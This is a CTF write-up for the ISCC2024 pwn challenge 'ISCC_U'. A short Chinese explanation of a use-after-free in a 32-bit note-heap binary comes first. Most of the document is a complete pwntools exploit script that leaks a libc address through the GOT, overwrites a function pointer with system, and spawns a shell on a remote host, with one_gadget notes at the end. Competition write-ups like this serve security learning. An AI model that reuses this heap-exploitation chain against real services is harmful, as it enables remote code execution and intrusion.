# ISCC2024 WriteUp


AkyOI [李承达3433778745@qq.com](mailto:李承达3433778745@qq.com)

## pwn+ISCC\_U

## 解题思路

32位的heap，采用了链表的结构把chunk连接起来，chunk内存储了输出内容的函数的函数指针，输出函数的时候调用的是函数指针输出的内容。

同时对创造chunk的次数有限制。



如图：del\_note函数里面没有清空chunk的指针，存在UAF的漏洞，于是通过free的堆块复用的方式直接劫持存储函数指针和buf指针的那个chunk（malloc参数0x8的chunk），修改其buf指针为got表再调用输出函数就能得到got表的东西，搜一下libc就可以知道libc版本和其他函数的偏移，之后再次修改函数指针为system函数，这样调用输出函数的时候调用的就是system函数，但是传入的参数是指向当前chunk的指针，buf那里四个字节明显是不够/bin/sh的长度的，所以直接调用system(“sh”)一样能getshell。但是实测system会把system的地址和这个sh一起当成一条指令执行，肯定会报错，于是加上一个”;”就行了，即在sh前面加上分号，就能解析为两条命令并且执行。

## Exp

# sudo sysctl -w kernel.randomize\_va\_space=0

from pwn import\*

from Crypto.Util.number import long\_to\_bytes,bytes\_to\_long

context.log\_level='debug'

context(arch='i386',os='linux')

context.terminal=['tmux','splitw','-h']

pwn = './2'

p=remote('182.92.237.102',10016)

#p=process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD":'./libc-2.31.so'})

# p=process('./2')

# gdb.attach(p)

#elf=ELF(pwn)

#libc=ELF('./libc.so.6')

def add(size,con):

p.sendlineafter("What's yo","1")

p.sendlineafter('Note size :',str(size))

p.sendafter("Content :",con)

def dele(idx):

p.sendlineafter("What's yo","2")

p.sendlineafter("Index",str(idx))

def show(idx):

p.sendlineafter("What's yo","3")

p.sendlineafter("Index",str(idx))

add(0x100,b'a')

add(0x100,b'a')

# add(0x100,b'a')

# add(0x100,b'a')

dele(0)

dele(1)

# dele(3)

pu=0x080492B6

add(0x8,p32(pu)+p32(0x0804C00C))

# gdb.attach(p)

show(0)

p.recv()

addr=u32(p.recv(4))

# pause()

base=addr-0xf0780

# print()

syst=base+0x41360

sh=base+0x018C363

# dele(4)

# gdb.attach(p)

# add(0x)

dele(2)

# gdb.attach(p)

# p.sendlineafter("What's yo","1")

#

# p.recvuntil("What's yo")

# p.sendline("1")

# syst=base+0x1421b4

add(0xc,p32(syst+4)+b';sh\x00')

print(hex(base))

print(hex(addr))

print(hex(sh))

print(hex(syst))

# gdb.attach(p)

show(00)

# 0xc890b execve("/bin/sh", [ebp-0x2c], esi)

# constraints:

# address ebp-0x20 is writable

# ebx is the GOT address of libc

# [[ebp-0x2c]] == NULL || [ebp-0x2c] == NULL || [ebp-0x2c] is a valid argv

# [esi] == NULL || esi == NULL || esi is a valid envp

# 0x1421b3 execl("/bin/sh", eax)

# constraints:

# ebp is the GOT address of libc

# eax == NULL

# 0x1421b4 execl("/bin/sh", [esp])

# constraints:

# ebp is the GOT address of libc

# [esp] == NULL

# print

# add()

#

p.interactive()